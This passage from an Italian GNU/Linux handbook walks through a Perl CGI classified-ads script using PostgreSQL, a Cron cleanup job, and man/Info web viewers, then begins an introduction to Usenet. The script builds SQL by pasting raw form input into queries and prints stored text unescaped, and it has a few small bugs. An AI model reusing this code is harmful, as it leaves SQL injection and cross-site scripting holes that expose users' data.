    print STDOUT ("<H1>Metodo $ENV{REQUEST_METHOD} non gestibile.</H1>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}

#======================================================================
# &Verifica_dati_annuncio ()
#----------------------------------------------------------------------
sub Verifica_dati_annuncio
{
    if ($DATI{rubrica} eq "0")
      {
        return (0);
      }
    if ($DATI{testo} eq "")
      {
        return (0);
      }
    if ($DATI{email} eq "")
      {
        return (0);
      }
    if ($DATI{cognome} eq "")
      {
        return (0);
      }
    if ($DATI{nome} eq "")
      {
        return (0);
      }
    if ($DATI{telefono} eq "")
      {
        return (0);
      }
    return (1);
}

#======================================================================
# &Verifica_dati_consultazione ()
#----------------------------------------------------------------------
sub Verifica_dati_consultazione
{
    if ($DATI{rubrica} eq "0")
      {
        return (0);
      }
    if ($DATI{modello} eq "")
      {
        $DATI{modello} = "%";
      }
    return (1);
```

```
}

#======================================================================
# &Dati_insufficienti ()
#----------------------------------------------------------------------
sub Dati_insufficienti
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT
      ("<H1>I dati inseriti nel modello sono insufficienti.</H1>\n");
    print STDOUT ("Si prega di controllare e aggiungere i dati mancanti.\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}

#======================================================================
# &Modulo_iniziale ()
#----------------------------------------------------------------------
sub Modulo_iniziale
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Annunci on-line</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Annunci on-line</H1>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Selezionare una delle due voci seguenti:</P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("<A HREF=\"/cgi-bin/annunci.pl?modulo=preannuncio\">");
    print STDOUT ("inserimento di un nuovo annuncio</A></P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("<A HREF=\"/cgi-bin/annunci.pl?modulo=prericerca\">");
    print STDOUT ("ricerca tra gli annunci</A></P>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}

#======================================================================
# &Modulo_nuovo_annuncio ()
#----------------------------------------------------------------------
sub Modulo_nuovo_annuncio
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Annunci on-line: inserimento</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Inserimento di un annuncio</H1>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Si prega di inserire tutti i dati richiesti.</P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("<FORM ACTION=\"/cgi-bin/annunci.pl\" METHOD=\"POST\">\n");
    print STDOUT ("<INPUT TYPE=\"hidden\" NAME=\"modulo\" VALUE=\"annuncio\">\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Rubrica: <SELECT NAME=\"rubrica\">\n");
```

```
    print STDOUT ("     <OPTION VALUE=\"0\" SELECTED=\"selected\">Nessuna\n");
    print STDOUT ("     <OPTION VALUE=\"1\">Compro\n");
    print STDOUT ("     <OPTION VALUE=\"2\">Vendo\n");
    print STDOUT ("     <OPTION VALUE=\"3\">Messaggi\n");
    print STDOUT ("     <OPTION VALUE=\"4\">Varie\n");
    print STDOUT ("</SELECT></P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Testo dell’annuncio:<BR>\n");
    print STDOUT ("     <INPUT NAME=\"testo\" SIZE=\"80\"></P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("e-mail: <INPUT NAME=\"email\" SIZE=\"40\"></P>\n");
    print STDOUT ("\n");
    print STDOUT ("<H2>Dati che non vengono pubblicati</H2>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Cognome: <INPUT NAME=\"cognome\" SIZE=\"25\"></P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Nome: <INPUT NAME=\"nome\" SIZE=\"25\"></P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Telefono: <INPUT NAME=\"telefono\" SIZE=\"25\"></P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("<INPUT TYPE=\"submit\" VALUE=\"Invia l’inserzione\"></P>\n");
    print STDOUT ("</FORM></P>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}

#=======================================================================
# &Modulo_ricerca ()
#-----------------------------------------------------------------------
sub Modulo_ricerca
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Annunci on-line: ricerca annunci</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Ricerca tra gli annunci</H1>\n");
    print STDOUT ("<P>\n");
    print STDOUT
      ("Si deve indicare la rubrica e un modello di ricerca.</P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Il modello è sensibile alla differenza tra maiuscole \n");
    print STDOUT ("e minuscole, si può utilizzare il simbolo ‘%’ per \n");
    print STDOUT ("indicare una stringa di caratteri indefinita.\n</P>");
    print STDOUT ("<P>\n");
    print STDOUT ("<FORM ACTION=\"/cgi-bin/annunci.pl\" METHOD=\"GET\">\n");
    print STDOUT ("<INPUT TYPE=\"hidden\" NAME=\"modulo\" VALUE=\"ricerca\">\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Rubrica: <SELECT NAME=\"rubrica\">\n");
    print STDOUT ("     <OPTION VALUE=\"0\" SELECTED=\"selected\">Nessuna\n");
    print STDOUT ("     <OPTION VALUE=\"1\">Compro\n");
    print STDOUT ("     <OPTION VALUE=\"2\">Vendo\n");
    print STDOUT ("     <OPTION VALUE=\"3\">Messaggi\n");
    print STDOUT ("     <OPTION VALUE=\"4\">Varie\n");
    print STDOUT ("</SELECT></P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Modello di ricerca: ");
    print STDOUT ("<INPUT NAME=\"modello\" SIZE=\"30\" VALUE=\"%\"></P>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("<INPUT TYPE=\"submit\" VALUE=\"Inizia la ricerca\"></P>\n");
    print STDOUT ("</FORM></P>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
```

```
#======================================================================
# &Ricerca_annunci ()
#----------------------------------------------------------------------
sub Ricerca_annunci
{
    local ($PGquery) = "
        SELECT Annuncio, Email FROM Annunci
                WHERE Rubrica = $DATI{rubrica}
                AND Annuncio LIKE '$DATI{modello}'
                ORDER BY Annuncio
    " ;

    local (@tabella) = ();
    local ($PGconnessione);
    local ($i);
    local ($j);

    #------------------------------------------------------------------
    # Apre la connessione con il servente PostgreSQL locale,
    # utilizzando la base di dati «pubblico».
    #------------------------------------------------------------------
    $PGconnessione = Pg::connectdb ("dbname = pubblico");

    #------------------------------------------------------------------
    # Verifica che la connessione sia avvenuta e quindi esegue
    # l'interrogazione.
    #------------------------------------------------------------------
    if ($PGconnessione->status == PGRES_CONNECTION_OK)
      {
        #--------------------------------------------------------------
        # Invia la richiesta utilizzando la funzione Pg::doQuery che
        # fa tutto da sola (non occorre eseguire PQclear).
        #--------------------------------------------------------------
        Pg::doQuery ($PGconnessione, $PGquery, \@tabella);
      }
    else
      {
        #--------------------------------------------------------------
        # Per qualche motivo la connessione con la base di dati non
        # funziona e si avvisa l'utente di conseguenza.
        #--------------------------------------------------------------
        &Database_inaccessibile ();
      }

    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT
      ("<TITLE>Annunci on-line: rubrica n. $DATI{rubrica}</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Consultazione della rubrica n. $DATI{rubrica}</H1>\n");

    for ($i = 0; $i <= $#tabella; $i++)
      {
        #--------------------------------------------------------------
        # Emette il testo dell'annuncio.
        #--------------------------------------------------------------
        print STDOUT ("<P>\n");
        print STDOUT ("$tabella[$i][0]</P>\n");

        #--------------------------------------------------------------
        # Emette l'indirizzo e-mail dello scrivente.
        #--------------------------------------------------------------
        print STDOUT ("<P>\n");
```

```
        print STDOUT
          ("<A HREF=\"mailto:$tabella[$i][1]\">$tabella[$i][1]</A></P>\n");
        print STDOUT ("<HR>\n");
      }
    print STDOUT ("\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}

#========================================================================
# &Database_inaccessibile ()
#------------------------------------------------------------------------
sub Modulo_errato {
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Problemi di accesso alla base di dati.</H1>\n");
    print STDOUT
      ("Per qualche motivo non è possibile accedere alla base di dati ");
    print STDOUT ("degli annunci. Si prega di perdonare l'inconveniente.\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}

#========================================================================
# &Istruzione_errata ()
#------------------------------------------------------------------------
sub Istruzione_errata
{
    local ($errore) = $_[0];
    local ($istruzione) = $_[1];

    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Problemi di accesso alla base di dati.</H1>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Il comando richiesto ha generato l'errore seguente,</P>");
    print STDOUT ("<P>\n");
    print STDOUT ("<CODE>${errore}</CODE></P>");
    print STDOUT ("<P>\n");
    print STDOUT ("a seguito di questa istruzione SQL:</P>");
    print STDOUT ("<P>\n");
    print STDOUT ("<CODE>${istruzione}</CODE></P>");
    print STDOUT ("Si prega di avvisare l'amministratore del servizio.");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}

#========================================================================
# &Annuncio_memorizzato ()
#------------------------------------------------------------------------
sub Annuncio_memorizzato
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
```

```
    print STDOUT ("<TITLE>Annuncio memorizzato</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Annuncio memorizzato</H1>\n");
    print STDOUT ("L'annuncio è stato memorizzato. Grazie.\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}

#======================================================================
# &Memorizza_annuncio ()
#----------------------------------------------------------------------
sub Memorizza_annuncio
{
    local ($PGconnessione);
    local ($PGrisultato);
    local ($PGistruzione);
    local ($PGstatus);
    local ($data) = time();

    #------------------------------------------------------------------
    # Apre la connessione con il servente PostgreSQL locale,
    # utilizzando la base di dati «pubblico».
    #------------------------------------------------------------------
    $PGconnessione = Pg::connectdb ("dbname = pubblico");

    #------------------------------------------------------------------
    # Verifica che la connessione sia avvenuta.
    #------------------------------------------------------------------
    if ($PGconnessione->status == PGRES_CONNECTION_OK)
      {
        #--------------------------------------------------------------
        # La connessione è avvenuta e si procede con l'inserimento
        # dell'annuncio.
        #--------------------------------------------------------------

        $PGistruzione = "
                INSERT INTO Annunci (
                        Data, Cognome, Nome, Telefono, Email,
                        Rubrica, Annuncio
                    )
                    VALUES (
                        ${data}, '$DATI{cognome}',
                        '$DATI{nome}', '$DATI{telefono}',
                        '$DATI{email}', $DATI{rubrica},
                        '$DATI{testo}'
                    ) ";

        $PGrisultato = $PGconnessione->exec ("$PGistruzione");

        #---------------------------------------------------------------
        # Verifica il risultato dell'esecuzione dell'istruzione.
        #---------------------------------------------------------------
        $PGstatus = $PGrisultato->resultStatus;

        if (PGRES_COMMAND_OK == $PGstatus )
          {
            &Annuncio_memorizzato();
          }
        else
          {
            &Istruzione_errata( $PGconnessione->errorMessage, $PGistruzione );
          }
      }
    else
      {
```


```
        #-----------------------------------------------------------
        # Per qualche motivo la connessione con la base di dati non
        # funziona e si avvisa l'utente di conseguenza.
        #-----------------------------------------------------------
        &Database_inaccessibile();
      }
}

#=======================================================================
# Inizio del programma.
#=======================================================================

local (%DATI) = ();

#-----------------------------------------------------------------------
# Decodifica i dati in funzione del tipo di metodo della richiesta.
#-----------------------------------------------------------------------
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET;
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
  {
    %DATI = &Decodifica_POST;
  }
else
  {
    &Metodo_non_gestibile;
  }

#-----------------------------------------------------------------------
# Attraverso il dato memorizzato con il nome «modulo» si determina
# l'operazione da compiere.
#-----------------------------------------------------------------------
if ($DATI{modulo} eq 'preannuncio')
  {
    &Modulo_nuovo_annuncio ();
  }
elsif ($DATI{modulo} eq 'prericerca')
  {
    &Modulo_ricerca ();
  }
elsif ($DATI{modulo} eq 'annuncio')
  {
    #-------------------------------------------------------------------
    # L'utente ha inviato un annuncio.
    #-------------------------------------------------------------------
    if (&Verifica_dati_annuncio)
      {
        &Memorizza_annuncio ();
      }
    else
      {
        &Dati_insufficienti ();
      }
  }
elsif ($DATI{modulo} eq 'ricerca')
  {
    #-------------------------------------------------------------------
    # L'utente ha eseguito una ricerca tra gli annunci.
    #-------------------------------------------------------------------
    if (&Verifica_dati_consultazione)
      {
        &Ricerca_annunci ();
      }
    else
```

```
      {
        &Dati_insufficienti ();
      }
  }
else
  {
    #------------------------------------------------------------------
    # Si comincia dalla presentazione.
    #------------------------------------------------------------------
    &Modulo_iniziale ();
  }

#======================================================================
1;
#======================================================================
```

Il programma contiene dentro di se tutte le pagine HTML e i moduli '**`FORM`**' necessari per interagire. Per distinguere il contesto per il quale vengono eseguite le richieste del protocollo HTTP si utilizzano dei moduli '**`FORM`**' contenenti un campo nascosto: '**`modulo`**'. Quando questo campo contiene un valore non previsto, oppure è assente del tutto, viene presentata la pagina di ingresso, attraverso cui si deve specificare l'azione che si vuole compiere.

Figura 163.8. La pagina di ingresso al servizio viene ottenuta con la funzione '**`Modulo_iniziale()`**'.

La pagina di ingresso, generata dalla funzione '**`Modulo_iniziale()`**', contiene due riferimenti che puntano allo stesso programma, ma che incorporano una richiesta con il metodo GET, in modo da distinguere l'azione da compiere.

```
<A HREF="/cgi-bin/annunci.pl?modulo=preannuncio">
        inserimento di un nuovo annuncio</A>

<A HREF="/cgi-bin/annunci.pl?modulo=prericerca">
        ricerca tra gli annunci</A>
```

Selezionando la funzione di inserimento di un nuovo annuncio, si ottiene un modulo attraverso cui poterlo inserire, generato dalla funzione '**`Modulo_nuovo_annuncio()`**'.

Figura 163.9. Modulo per l'inserimento di un'inserzione, già compilato e pronto per essere trasmesso, ottenuto con la funzione '**`Modulo_nuovo_annuncio()`**'.

Inserimento di un annuncio

Si prega di inserire tutti i dati richiesti.

Rubrica: Vendo

Testo dell'annuncio:

Vendo MS-Windows NT 4.00 desktop per passaggio ad altro sistema operativo

e-mail: tizio@dinkel.brot.dg

Dati che non vengono pubblicati

Cognome: Tizi

Nome: Tizio

Telefono: 01234 56789

Invia l'inserzione

Se invece si seleziona la funzione di ricerca, si ottiene un modulo attraverso cui si può specificare la rubrica e una stringa di ricerca. Questo modulo è generato dalla funzione '**`Ricerca_annunci()`**'.

Figura 163.10. Modulo per ricercare gli annunci nella base di dati, ottenuto con la funzione '**Ricerca_annunci()**'.

Ricerca tra gli annunci

Si deve indicare la rubrica e un modello di ricerca.

Il modello è sensibile alla differenza tra maiuscole e minuscole, si può utilizzare il simbolo '%' per indicare una stringa di caratteri indefinita.

Rubrica: Vendo

Modello di ricerca: %

Inizia la ricerca

163.6.3 Eliminazione periodica degli annunci vecchi

Per completare in modo ragionevole l'esempio proposto di gestione di inserzioni automatiche, bisogna prevedere anche un meccanismo di eliminazione automatica degli annunci dopo un certo tempo. Per questo si può usare un programma separato, che utilizzi privilegi maggiori di quelli dell'utente '**nobody**', eseguito periodicamente dal sistema Cron.

```
#!/usr/bin/perl
#======================================================================
# annunci-elimina.pl
#======================================================================

#----------------------------------------------------------------------
# Utilizza il modulo Pg, per l'utilizzo delle librerie LibPQ di
# PostgreSQL.
#----------------------------------------------------------------------
use Pg;

#======================================================================
# Inizio del programma.
#======================================================================
if ($#ARGV >= 0)
{
    $giorni = $ARGV[0];
  }
else
  {
    $giorni = 7;
  }
$adesso = time();
$data_minima = $adesso - ($giorni * 24 * 60 * 60);

#----------------------------------------------------------------------
# Apre la connessione con il servente PostgreSQL locale, utilizzando
# la base di dati «pubblico».
#----------------------------------------------------------------------
```

```
$PGconnessione = Pg::connectdb ("dbname = pubblico");

#-----------------------------------------------------------------------
# Verifica che la connessione sia avvenuta.
#-----------------------------------------------------------------------
if ($PGconnessione->status == PGRES_CONNECTION_OK)
  {
    #-------------------------------------------------------------------
    # La connessione è avvenuta e si procede con l'eliminazione
    # degli annunci vecchi.
    #-------------------------------------------------------------------
    $PGistruzione = "
        DELETE FROM Annunci WHERE Data < $data_minima ";

    $PGrisultato = $PGconnessione->exec ("$PGistruzione");

    #-------------------------------------------------------------------
    # Verifica il risultato dell'esecuzione dell'istruzione.
    # Attualmente sembra che il valore dello stato restituito
    # sia invertito.
    #-------------------------------------------------------------------
    $PGstatus = $PGconnessione->status;

    if ($PGstatus == PGRES_COMMAND_BAD)
      {
        print STDOUT ("$PGerrore\n");
      }

  }
else
  {
    #-------------------------------------------------------------------
    # Per qualche motivo la connessione con la base di dati non
    # funziona e si avvisa l'utente di conseguenza.
    #---------------------------------------------------------------
    print STDOUT ("La base di dati ``pubblico'' è inaccessibile.\n");
  }

#=======================================================================
1;
#=======================================================================
```

Per avviare questo programma conviene ottenere i privilegi dell'utente '**`postgres`**'. Si può inserire il suo avvio all'interno del file '`/etc/crontab`' come nell'esempio seguente:

```
30 1 * * * postgres /usr/sbin/annunci-elimina.pl 10
```

L'esempio mostra l'avvio del programma ogni giorno alle ore 01:30 (della notte), per eliminare le inserzioni più vecchie di 10 giorni.

163.7 Librerie CGI già pronte

Di solito, quando si parte da zero, conviene evitare di reinventarsi le subroutine necessarie a gestire i moduli HTML. Attraverso la rete si possono ottenere molti validi esempi già pronti e collaudati da più tempo.

Tra tutte, la libreria di subroutine Perl più diffusa per la gestione di moduli HTML sembra essere '**`cgi-lib.pl`**' di Steven Brenner.

163.8 Riferimenti

- Ian Graham, *Web/HTML Documentation and Developer's Resource*
  <*http://www.utoronto.ca/webdocs/*>
- Jacqueline D. Hamilton, *CGI Programming 101*
  <*http://lightsphere.com/dev/class/*>
- Christian Neuss, Johan Vromans, *Perl*, *guida pratica*, Apogeo, 1996
- *perlWWW development*, raccolta di riferimenti a librerie Perl per la programmazione CGI
  <*http://www.oac.uci.edu/indiv/ehood/perlWWW/dev/index.html*>
- Steven Brenner, '**`cgi-lib.pl`**', libreria standard per la creazione di script CGI in Perl
  <*http://cgi-lib.stanford.edu/cgi-lib/*>

Programmi CGI per l'accesso alla documentazione

Sono già disponibili alcuni programmi CGI che permettono di accedere a documentazione che non è in forma HTML. In particolare, si tratta di VH-man2HTML e di Info2www.

164.1 VH-man2HTML

VH-man2HTML, [1] o soltanto man2HTML, è un ottimo sistema per convertire le pagine di manuale in pagine HTML, ma in generale lo si usa preferibilmente come programma CGI per l'accesso a questa documentazione senza predisporre una documentazione intermedia. Se è disponibile, VH-man2HTML si avvale anche di Glimpse, un programma per l'indicizzazione dei dati che facilita la ricerca delle informazioni (purtroppo, Glimpse non è software libero).

In generale, se la propria distribuzione GNU/Linux fornisce il pacchetto di VH-man2HTML (con questo o con un altro nome), dopo l'installazione non c'è bisogno d'altro, a parte la presenza del servizio HTTP in grado di gestire anche i programmi CGI. La figura 164.1 mostra in che modo si può presentare VH-man2HTML quando si accede attraverso un navigatore: in generale dovrebbe trattarsi dell'indirizzo '`http://`*host*`/cgi-bin/man2html`'.

[1] **VH-man2HTML** software libero con licenza speciale

Figura 164.1. La pagina iniziale di VH-man2HTML, quando si accede attraverso il servizio HTTP.

Manual Pages – Main Contents

Name and Section lookup

This is a searchable index. Enter search keywords:

You can enter a program name, the section, an extra directory (using -M) or a full name. For example:

- `find`
- `find 1`
- `-M /usr/local/man find`
- `/local/gcc/man/man1/gperf.1`

Index of pages by name and description

Sections: 1. User Commands; 2. System Calls; 3. Library Functions; 4. Special Files; 5. File Formats; 6. Games; 7. Miscellany; 8. Administration and Privileged Commands.

Index of pages by name only

1. User Commands; 2. System Calls; 3. Library Functions; 4. Special Files; 5. File Formats; 6. Games; 7. Miscellany; 8. Administration and Privileged Commands; All Sections.

Manual Pages full text search

Search the full text of the Manual Pages.

The original *VH-Man2html* was written by Richard Verhoeven. *VH-Man2html-1.5* was enhanced and customised for Linux by Michael Hamilton.

Per accedere alla funzione '**`Manual Pages full text search`**', occorre disporre di Glimpse.

164.2 Info2www

Come suggerisce il nome, Info2www [2] è un sistema che permette di navigare nella documentazione Info attraverso il protocollo HTTP. Il suo funzionamento è molto semplice e risulta un po' più pratico rispetto al metodo tradizionale di accesso a questa documentazione. La figura 164.2 corrisponde all'accesso a un URI del tipo '`http://`*host*`/cgi-bin/info2www`'.

[2] **Info2www** dominio pubblico

Figura 164.2. La pagina iniziale di Info2www, corrispondente al nodo '**(dir)**' del sistema Info.

DEBIAN GNU/LINUX (dir)Top

Goto: Enter *node* , *(file)* or *(file)node*

```
  This (the Directory node) gives a menu of major topics.  Typing "d"
  returns here, "q" exits, "?" lists all INFO commands, "h"  gives a
  primer for first-timers, "mTexinfo<Return>" visits Texinfo topic,
  etc.
  Or click mouse button 2 on a menu item or cross reference to select
  it.
  --- PLEASE ADD DOCUMENTATION TO THIS TREE. (See INFO topic first.) ---

In Debian Linux, Info 'dir' entries are added with the command
'install-info'.  Please refer to install-info(8) for usage details.
```

The list of major topics begins on the next line.

Development

As
The GNU assembler.

Binutils
The GNU binary utilities "ar", "objcopy", "objdump", "nm", "nlmconv", "size", "strings", "strip", and "ranlib".

Bison
The Bison parser generator.

Cpp
The GNU C Preprocessor.

Parte xxxi

Usenet

Introduzione a Usenet

Usenet è una sorta di rete astratta il cui scopo è quello di gestire l'organizzazione e la diffusione di un sistema pubblico di messaggi, ovvero di *articoli*. Per «rete astratta» si intende qualcosa che va oltre i confini di una rete avente una sua tecnologia particolare: anche se oggi la rete più diffusa è Internet, Usenet non è necessariamente qualcosa che riguardi esclusivamente questo tipo di supporto.[1][2]

L'idea alla base della nascita di Usenet è stata quella di riuscire a realizzare un sistema automatico di diffusione di articoli tra un gruppo di elaboratori, in modo da permettere agli utenti di questi di leggerli e di poter aggiungere i propri. Inizialmente il meccanismo attuato era molto semplice: a intervalli regolari (magari solo una volta al giorno) ogni nodo impacchettava gli articoli di cui disponeva e li spediva ai suoi nodi corrispondenti, i quali provvedevano poi a selezionare quelli che non avevano già ricevuto da altri (eliminando così gli articoli doppi).

L'evoluzione di Usenet ha portato all'introduzione di tecniche di diffusione più dinamiche, soprattutto attraverso l'introduzione del protocollo NNTP all'interno di Internet. Tuttavia, la complessità della storia di questo sistema di messaggi ha portato ad altrettanta difficoltà nella configurazione e nell'amministrazione del software relativo.

165.1 Software per Usenet

Il primo software utilizzato per realizzare questo meccanismo di diffusione di articoli ha una sua storia importante: «A», «B» (Bnews), «C» (C News) e INN (InterNet News). All'interno di questa sequenza, nel 1986, ovvero subito prima che apparisse C News, si inserisce lo standard NNTP (*Network news transfer protocol*), il cui scopo è quello di dare un protocollo per il trasferimento degli articoli di Usenet all'interno di Internet (attraverso il TCP), ricalcando l'esperienza di SMTP (il protocollo per i messaggi di posta elettronica).

L'introduzione del protocollo NNTP, documentata dall'RFC 977, coincideva con la realizzazione del «demone NNTP», ovvero ciò che adesso è conosciuto come la «realizzazione di riferimento» (*reference implementation*). Questo demone si inserisce in pratica come un'interfaccia rispetto a sistemi di gestione delle news come Bnews e C News.

Da questa situazione un po' confusa emerge in particolare InterNet News, ovvero INN, che oltre a gestire il protocollo NNTP è in grado di amministrare anche lo strato sottostante che prima era di competenza di Bnews o di C News.

165.2 Organizzazione generale del sistema di news di Usenet

Inizialmente si accennava al fatto che Usenet sia una sorta di rete sulle reti: in pratica è formata dall'insieme di nodi che offrono un servizio di pubblicazione e diffusione di articoli. Ogni nodo riceve da altri nodi gli articoli che gli interessano e probabilmente provvede a sua volta a fornirli ad altri aggiungendovi i propri. Questo meccanismo è il feed, con il quale si alimenta il flusso degli articoli di Usenet.

Le news di Usenet sono organizzate in *gruppi* (ovvero gruppi di discussione o *newsgroup*), all'interno dei quali gli utenti possono leggere gli articoli e spedirne dei nuovi (*post*). Questi gruppi

[1] In altri termini, Usenet è stata il sistema BBS di Unix, prima attraverso il trasporto UUCP e poi estendendosi anche su Internet (oltre che su altri sistemi operativi).

[2] Il modo originale di scrivere il nome di questo sistema di messaggistica era USENET, utilizzando quindi solo le lettere maiuscole, ma più tardi si è diffusa la forma usata in questo documento, cioè con la sola iniziale maiuscola.

di discussione sono denominati in modo gerarchico, utilizzando una notazione simile a quella dei nomi di dominio di Internet, senza avere però alcuna relazione con questi. L'idea che sta alla base della gerarchia dei gruppi di discussione di Usenet è la stessa delle directory in un file system. Per esempio, potrebbe esistere il gruppo '**`grano.farina`**', ma anche il gruppo '**`grano.farina.farro`**', così come '**`grano.sementi`**'; eventualmente potrebbe mancare il gruppo '**`grano`**' puro e semplice. Evidentemente, i nomi usati nella definizione della gerarchia danno già un'idea degli argomenti per i quali sono stati fatti.

Come si intuisce, la gerarchia si sviluppa da sinistra a destra, esattamente come nella notazione che si usa per rappresentare i percorsi all'interno di un file system, utilizzando però il punto per separarne i vari elementi.

Abituati oggi con Internet, può risultare difficile la comprensione del meccanismo che sta alla base di Usenet. Ci si potrebbe domandare come mai non sia possibile contattare questo o quel gruppo di discussione raggiungendo semplicemente il nodo da cui ha origine. Il fatto è che non c'è un'origine vera e propria per un gruppo; tutto quanto è frutto di una cooperazione tra i vari siti che offrono accesso a Usenet e per raggiungere un gruppo occorre avere accesso presso uno di questi siti (uno che gestisca il gruppo a cui si è interessati).

La quantità e la varietà dei gruppi esistenti è tale per cui è diventato impossibile gestire tutti i gruppi esistenti in un solo «sito Usenet», soprattutto a causa del volume di traffico che si genererebbe nella rete. In questo senso, l'amministrazione di un servizio del genere comporta due problemi fondamentali: decidere i gruppi che si vogliono gestire e trovare i siti Usenet con cui comunicare per potervi partecipare.

165.2.1 Selezione dei gruppi e feed

Il feed è il meccanismo alla base del funzionamento di Usenet. In pratica è ciò che permette la diffusione degli articoli dei vari gruppi di discussione. Volendo predisporre un servente di news, ovvero un sito Usenet, occorre ottenere il feed dei gruppi a cui si è interessati, filtrando ciò che non interessa.

Figura 165.1. Esempio di come potrebbe funzionare il flusso di news tra alcuni siti Usenet.

```
                         ________________________________
                       /                                  \
                      |              USENET                |
                       \ ________________________________ /
                         /  /                        \  \
                        /  /                          \  \
                       /  /                            \  \
                      /  /                              \  \
                     /  /                                \  \
              .----------------.                    .--------------.
              |                |                    |              |
              | news.super.abc |                    | news.boh.def |
              |                |                    |              |
              '----------------'                    '--------------'
                   ^     |                               ^     |
                   |     | comp.*,                       |     |
                 * |     | alt.*                    it.* |     | it.*
                   |     |                               |     |
                   |     v                               |     v
               .--------------.        *,!it.*       .--------------.
               |              |<---------------------|              |
               | news.mah.ghi |                      | news.brot.dg |
               |              |--------------------->|              |
               '--------------'  comp.os.linux.*,    '--------------'
                                 alt.comp.os.linux.*
```

Nell'esempio di figura 165.1 vengono mostrati dei nodi con nomi di dominio tipici di Internet, i quali collaborano al sistema di Usenet. In particolare, '**`news.super.abc`**' è inteso come un sito Usenet che dispone di una grande quantità di gruppi; da questo '**`news.mah.ghi`**' attinge i gruppi '**`comp.*`**' e '**`alt.*`**'. Inoltre, da un'altra parte dell'universo di Usenet appare '**`news.boh.def`**' che tra gli altri dispone dei gruppi '**`it.*`**'; questi vengono forniti in particolare a *`news.brot.dg`*. Ma a *`news.brot.dg`* non basta perché vuole avere anche i gruppi '**`comp.os.linux.*`**' e '**`alt.comp.os.linux.*`**': questi li ottiene da '**`news.mah.ghi`**'.

Tuttavia, non è sufficiente ottenere la copia degli articoli di questo o quel gruppo, bisogna considerare che ogni sito Usenet può aggiungere i propri e questi dovrebbero diffondersi su tutti gli altri siti Usenet che gestiscono il gruppo corrispondente; inoltre, ogni nodo potrebbe aggiungere i propri gruppi locali, che potrebbero o meno essere accolti anche da altri.[3]

